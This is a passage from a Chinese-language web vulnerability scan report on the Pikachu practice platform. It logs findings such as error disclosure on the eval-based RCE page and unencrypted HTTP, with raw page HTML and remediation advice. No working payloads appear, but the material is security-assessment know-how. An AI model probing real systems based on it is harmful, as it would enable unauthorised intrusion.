class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div  br / bParse error/b: syntax error, unexpected end of file in bC:\phpstudy\_pro\WWW\pikachu-master\vul\rce\rce\_eval.php(19) : eval()'d code/b on line b1/bbr / |
| 修复建议 | 验证这些页面是否披露错误或警告消息，并适当配置应用程序以将错误记录到文件，而不是将错误显示给用户。 |
| 复测结果 |  |

* + - 1. 未加密的连接

|  |  |
| --- | --- |
| 风险名称 | 未加密的连接 |
| 风险级别 | **中** |
| 风险描述 | 此扫描目标通过未加密的连接进行连接。潜在攻击者可以拦截并修改往返此站点的数据。 |
| 请求数据 | GET /pikachu-master/vul/rce/rce\_ping.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 33635    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "ping"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="想一下ping命令在系统上是怎么用的"  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, please enter the target IP address!/p  form method="post"  input class="ipadd" type="text" name="ipaddress" /  input class="sub" type="submit" name="submit" value="ping" /  /form   /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 此站点应通过安全的 (HTTPS) 连接发送和接收数据。 |
| 复测结果 |  |

* + 1. 低风险项
       1. Cookie 具有缺失、不一致或矛盾属性

|  |  |
| --- | --- |
| 风险名称 | Cookie 具有缺失、不一致或矛盾属性 |
| 风险级别 | **低** |
